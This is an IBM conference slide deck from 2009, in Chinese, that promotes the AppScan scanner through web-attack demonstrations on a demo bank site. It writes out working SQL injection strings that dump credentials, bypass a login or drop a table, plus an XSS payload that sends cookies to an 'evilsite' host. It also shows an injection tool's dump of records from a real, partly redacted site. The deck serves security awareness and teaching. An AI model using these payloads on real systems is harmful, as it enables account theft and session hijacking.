

IBM.

Rational. software



【2009 IBM開發者大會】

開發，不只玩**真**的！

「 Real Teams. Real Insights.
Real Results. ● REC 」

IBM.

Rational. software

【2009 IBM開發者大會】
開發，不只玩**真**的！

陳家豪 (Max Chen)

台灣IBM公司 軟體事業處
高級資訊工程師



Real Teams. Real Insights.
Real Results. REC

IBM.

Rational. software

【2009 IBM開發者大會】

開發，不只玩**真**的！

是開發者，更是完美主義者
--Web應用程式零漏洞

IBM Rational AppScan 介紹

Real Teams. Real Insights.
Real Results. REC



Welcome to the SMARTER PLANET

Globalization and Globally Available Resources



Billions of mobile devices accessing the Web



Access to streams of information in the Real Time



New possibilities.
New complexities.
New risks.



New Forms of Collaboration

【2009 IBM開發者大會】

開發，不只玩**真的**！

資安迷思：“我們的網站是相當安全的，因為……”



本公司有安裝
防火牆(Firewall)
網路偵防系統(IDP)

本網站使用SSL加
密！

本公司每季外聘駭客
進行攻防演練！

為何資安事件還是層出不窮？

【2009 IBM開發者大會】

開發，不只玩真的！


從Web應用程式運作架構 看各類攻擊的防禦能力

使用者端

防火牆


IDS/IPS/IDP

Web應用程式



程式自我保護
最安全!

不斷研發創新的攻擊手法





案例: SQL Injection 盜取帳戶資料

Rational software

Altoro Mutual: Recent Transactions - Windows Internet Explorer

http://altoro.testfire.net/bank/transaction.aspx

Sign Off | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

Recent Transactions

After Before

TransactionID	AccountID	Description	Amount
20	1001160140	Rent	1100
21	1001160140	Deposit	1050.88
22	1001160140	Deposit	1050.88
23	1001160140	Car Payment	389.12
24	1001160140	Deposit	1050.88
27	1001160140	Car Payment	389.12
68	1001160141	Deposit	877.8
74	1001160141	Deposit	878.9
77	1001160141	Deposit	881.1
1			

Privacy Policy | Security Statement | © 2006 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.

Copyright © 2006, Watchfire Corporation, All rights reserved.

Internet 100%



案例: SQL Injection 盜取帳戶資料

Rational software

Altoro Mutual: Recent Transactions - Windows Internet Explorer

http://altoro.testfire.net/bank/transaction.aspx

Sign Off | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

MY ACCOUNT

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

改輸入01/01/2006 union select userid,null,username+','+password,null from users--

After Before

TransactionID	AccountId	Description	Amount
20	1001160140	Rent	1100
21	1001160140	Deposit	1050.88
22	1001160140	Deposit	1050.88
23	1001160140	Car Payment	389.12
24	1001160140	Deposit	1050.88
27	1001160140	Car Payment	389.12
68	1001160141	Deposit	877.8
74	1001160141	Deposit	878.9
77	1001160141	Deposit	881.1
1			

Privacy Policy | Security Statement | © 2006 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.

Copyright © 2006, Watchfire Corporation, All rights reserved.

Internet 100%



案例: SQL Injection 盜取帳戶資料

Rational software

Altoro Mutual: Recent Transactions - Windows Internet Explorer

http://altoro.testfire.net/bank/transaction.aspx

22	1001160140	Deposit	1050.88
23	1001160140	Car Payment	389.12
24	1001160140	Deposit	1050.88
27	1001160140	Car Payment	389.12
68	1001160141	Deposit	877.8
74	1001160141		
77	1001160141		881.1
265	100316012		150000
357	1005160101		878.85336
363			879.95468
366	100516010		882.15732
378	100616014		878.85336
384	100616014		879.95468
387	1006160141		882.15732
419	1006160141		150180
100116014		jsmith,Demo1234	
100216018		sspeed,Demo1234	
100316012		tuser,tuser	
100416016		admin,admin	
100516010		sjoe,Frazier	
100616014		cclay,Ali	
1			

Privacy Policy | Security Statement | © 2006 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.

Copyright © 2006, Watchfire Corporation, All rights reserved.

Internet 100%

交易明細查詢
竟變成
帳號密碼查詢

案例: SQL Injection bypass 登入驗證機制

The screenshot shows the AltoroMutual website's online banking login page. The page is titled "Online Banking Login" and features a navigation menu with categories: ONLINE BANKING LOGIN, PERSONAL, SMALL BUSINESS, and INSIDE ALTORO MUTUAL. The PERSONAL category is selected, showing a list of services including Deposit Product, Checking, Loan Products, Cards, Investments & Insurance, and Other Services. The SMALL BUSINESS category includes Deposit Products, Lending Services, Cards, Insurance, Retirement, and Other Services. The INSIDE ALTORO MUTUAL category includes About Us, Contact Us, Locations, and Investor Relations. The login form is highlighted with a red oval and contains the following fields:

- Username:
- Password:
- Login button

The "or 1=1 --" input in the Username field is a classic SQL injection payload used to bypass authentication. The page also includes a search bar, a "Sign In" link, a "Contact Us" link, a "Feedback" link, and a "DEMO SITE ONLY" banner.

案例: SQL Injection bypass 登入驗證機制

Sign Off | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: GO

Privacy Policy | Security Statement | © 2009 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.

案例: SQL Injection bypass

登入驗證機制

- 推測查詢語法：
 - select USER from USERS_TABLE
where username = '畫面傳入參數1'
and password = '畫面傳入參數2'
- 善意使用的情況：
 - select USER from USERS_TABLE
where username = 'jsmith'
and password = '123456'
- 駭客利用SQL injection的情況：帳號打入 ' or 1=1 -- 密碼隨便亂敲
- select USER from USERS_TABLE
where username = " or 1=1 --"
and password = '隨便亂打'
- 因為程式未檢核使用者輸入內容，
導致SQL查詢結構被破壞...
若駭客輸入的是... jsmith'; drop table USERS; --

案例: Information Leakage

不當的錯誤訊息回應

The screenshot shows the Altoro Mutual website interface. At the top, there is a navigation bar with links for [Sign In](#), [Contact Us](#), [Feedback](#), and a search box with a [Go](#) button. The Altoro Mutual logo is on the left, and a banner on the right features a "DEMO SITE ONLY" message. Below the navigation bar, there are four tabs: [ONLINE BANKING LOGIN](#), [PERSONAL](#), [SMALL BUSINESS](#), and [INSIDE ALTORO MUTUAL](#). The [PERSONAL](#) tab is selected, and the main content area displays the "Online Banking Login" form. The form includes a "Username:" field, a "Password:" field with masked characters (dots), and a "Login" button. A red oval highlights the Username and Password input fields. A left sidebar contains a menu of services under "PERSONAL" and "SMALL BUSINESS" categories.

案例: Information Leakage

不當的錯誤訊息回應



AltoroMutual [Sign In](#) | [Contact Us](#) | [Feedback](#) | Search

An Error Has Occurred

Summary:

Syntax error (missing operator) in query expression 'username = '' AND password = '1234''.

Error Message:

```
System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'username = '' AND password = '1234''. at System.Data.OleDb.OleDbCommand.ExecuteNonQueryErrorHandling(OleDbHResult hr) at System.Data.OleDb.OleDbCommand.ExecuteNonQueryForSingleResult(tagDBPARAMS dbParams, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method) at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, String
```

解釋的會不會太詳細了? 駭客看了笑呵呵

開發, 不只玩具的!

自動化SQL Injection 程式:NBSI

注入地址: http://www. [redacted] .com.tw/ser/ser.asp?t1=1

分析结果:

- HTTP报头及IIS提示分析
- 数字型
- SQLServer. 错误提示开启
- 多句执行: 支持
- ASCII码折半法分析
- 注入方式: 字符型
- 数据库: SQLServer. 错误提示关闭
- 当前用户: [redacted]
- 暂未检测到注入漏洞
- 搜索型
- Access或其它数据库
- 当前库: [redacted]

已猜解表名:

- Y_Psale_ManID
- Y_Psale_Member
- Y_Psale_Online
- Y_Psale_Prod
- Y_Psale_ProdList
- Y_Psale_PV
- Y_Psale_Saveword
- Y_Psale_Schedule
- Y_Psale_Staff
- Y_Psale_Staff1
- Y_Psale_Style
- Y_Psale_StyleList
- Y_Psale_System
- Y_Psale_Vote
- Y_Psale_Wish
- Y_Pview
- Y_Pview_CusData
- Y_Pview_day
- Y_Rich_Action

已猜解列名:

- Y_ID
- Y_Life_Company
- Y_Life_NoID
- Y_Life_UID
- Y_Life_ID
- Y_Life_TotalPrice
- Y_Life_TruePrice
- Y_Life_TruePriceAdd
- Y_Life_Name
- Y_Life_FName
- Y_Life_PrePrice
- Y_Life_PrePriceAdd
- Y_Life_Memo
- Y_Status
- Y_Regdate

已猜解记录:

358663	A002	000116218160300068	A10000002411209000	0190675	王
358664	A002	000116311000300156	A1000000441975000	0170875	揭
358665	A002	000116411000301375	A100000083541975000	0173125	初
358666	A002	00000391A100300301	A1000000889001599000	0124260	去
358667	A002	00002451A100400061	A1000000989000018900	01870	去
358668	A002	00002461A100400080	A10000008890000118870	01870	去
358669	A002	0000401A100300299	A100000085611599000	012925	睛
358670	A002	000041A000300009	A1000000278156000	0187750	排
358671	A002	00029051A100503794	A10000001523148800	015850	渠
358672	A002	000116518160300061	A1000000522111209000	0190675	比
358673	A002	000116611000300159	A100000081361945000	0170875	露
358674	A002	000116711000301277	A100000051341975000	0173125	？
358675	A002	00009871A100402086	A1000000489511449000	012925	的
358676	A002	00009881A100402087	A1000000489511449000	012925	的
358677	A002	00009891A100402088	A1000000489511449000	012925	的
358678	A002	00004791A100400706	A1000000123711599000	012925	46800
358679	A002	00016201A100403643	A10000009013148800	0117550	渠
358680	A002	000116811000301223	A100000053621975000	0173125	渠
358681	A002	00004801A100400714	A10000001025159700	012925	46800


Life_CusData | **Regdate** | **[ID]:358681 [Life_Company]:A002 [Life_NoID]:000480 [Life_UID]:A10040071**

NBSI 2.00 Copyright 2003-2004 by NB League (www.54NB.com) 状态:完成 作者:小竹 (QQ:48814)

Tech | Title | [Title]:种公猪顽固性疥癣的治疗

NBSI 2.00 Copyright 2003-2004 by NB League (www.54NB.com) 状态:完成 作者:小竹 (QQ:48814)

案例: Cross-site Scripting (XSS)



開發，不只玩具的！

案例: Cross-site Scripting (XSS)

Sign Off | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)

Search Results

No results were found for the query:

銀行代碼表

哦?變粗體了
這個查詢欄位可以用來執行程式耶

案例: Cross-site Scripting (XSS)

在查詢欄位輸入


```
<script>document.write('<img src=http://evilsite/'+document.cookie);</script>
```

→ 使用者的session資料無聲無息被送往駭客的電腦

嘿嘿...接下來只要想辦法騙別人連這個網址就好了

開發，不玩真的！

案例: Cross-site Scripting (XSS)



Malicious Link
<http://www.OOO.com.tw/account.jsp? <SCRIPT>Send cookie to attacker.com>

Executed



User

Hotel Reservation Online - Transaction Slip 20031959 - Windows Internet Explorer

m/receipt.php?reserID=20031959&email= [REDACTED]

Hotel Reservation Online - Transaction ...

Hotel Reservation Online

Dear MR. [REDACTED] Sam,

As a result of your reservation 20031959 at the hotel Le Meridien / Jakarta / Indonesia for 2 nights (from Jan 23 2007 to Jan 25 2007) [REDACTED] we processed a credit card transaction on Jan 15, 2007. The credit card transaction was successful. The details of your transaction are as follows:

Reservation number: 20031959
Card Holder Name: Sam [REDACTED]
Credit/Debit Card: xxxx-xxxx-xxxx-2196
Expiration Date: 06/2007
Amount: 240.00 SGD
Date: Jan 15, 2007

Billed as: [REDACTED]

You can print this transaction slip
Please note that this is not an invoice. An invoice will be issued 10 days after your check-out date.
You can get your invoice following this link.

We hope you will have a nice stay at this hotel !
We are looking forward to making a new reservation for you !
With our thanks,

